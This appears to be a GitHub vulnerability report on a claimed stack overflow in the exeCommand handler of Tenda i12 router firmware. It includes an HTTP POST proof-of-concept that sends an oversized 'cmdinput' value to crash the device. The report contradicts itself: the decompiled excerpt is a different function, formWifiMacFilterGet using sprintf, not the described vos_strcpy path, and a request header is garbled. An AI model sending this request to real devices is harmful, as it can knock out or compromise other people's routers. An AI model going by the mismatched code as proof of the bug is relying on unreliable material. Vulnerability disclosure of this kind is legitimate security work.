New issue

The formexeCommand function in Tenda's i12 product has a stack overflow #1

Open

Jimi-Lab opened on Feb 28 · edited by Jimi-Lab Edits Owner

- **information :**

Vendor: Tenda
Product: i12
Vulnerability: buffer overflow
Version: V1.0.0.6(2204)
Firmware Download: https://www.tenda.com.cn/material/show/2483
Author: Xianmao Ji

- **Descriptions**

We found an overflow vulnerability in `httpd` :
In formexeCommand function,it reads in a user-provided parameter `cmdinput`,
and the variable Var is passed to the vos_strcpy function without any length check, which may overflow the stack-based buffers.

```
int __fastcall formWifiMacFilterGet(int a1)
{
  int v1; // $v0
  int v2; // $v0
  char *v4; // [sp+18h] [+18h]
  char *Var; // [sp+1Ch] [+1Ch]
  _DWORD s__3[8]; // [sp+20h] [+20h] BYREF
  char s_[2048]; // [sp+40h] [+40h] BYREF
  _BYTE s__1[100]; // [sp+840h] [+840h] BYREF
  char s__2[512]; // [sp+8A4h] [+8A4h] BYREF
  int v10; // [sp+AA4h] [+AA4h]
  int v11; // [sp+AA8h] [+AA8h]
  int v12; // [sp+AACh] [+AACh]
  int v13; // [sp+AB0h] [+AB0h]
  int v14; // [sp+AB4h] [+AB4h]
  int v15; // [sp+AB8h] [+AB8h]
  int v16; // [sp+ABCh] [+ABCh]
  int v17; // [sp+AC0h] [+AC0h]

  Var = (char *)websGetVar(a1, "index", "0");
  v4 = (char *)websGetVar(a1, "wl_radio", "0");
  memset(s__3, 0, sizeof(s__3));
  memset(s_, 0, sizeof(s_));
  memset(s__1, 0, sizeof(s__1));
  memset(s__2, 0, sizeof(s__2));
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v14 = 0;
  v15 = 0;
  v16 = 0;
  v17 = 0;
  if ( !strcmp(v4, "0") )
  {
    strcmp(Var, "0");
    sprintf((char *)s__3, "wl2g.ssid%s.", Var);
  }
  else if ( !strcmp(v4, "1") )
  {
    strcmp(Var, "0");
    sprintf((char *)s__3, "wl5g.ssid%s.", Var);
  }
```


As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

- **Proof of Concept (PoC)**

```
POST /goform/exeCommand HTTP/1.1
Host: 192.168.6.2
Content-Length: 2062
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.6.2
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
exchange;v=b3;q=0.7
Referer: http://192.168.6.2/login.asp?0
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
cmdinput=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

- **Overcome**



LEEKIYOON-SEC mentioned this last month

[Argus] CVE-2026-4041: Tenda i12 exeCommand vos_strcpy 스택 기반 오버플로우 LEEKIYOON-SEC/Argus-AI-Threat-Intelligence#214

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants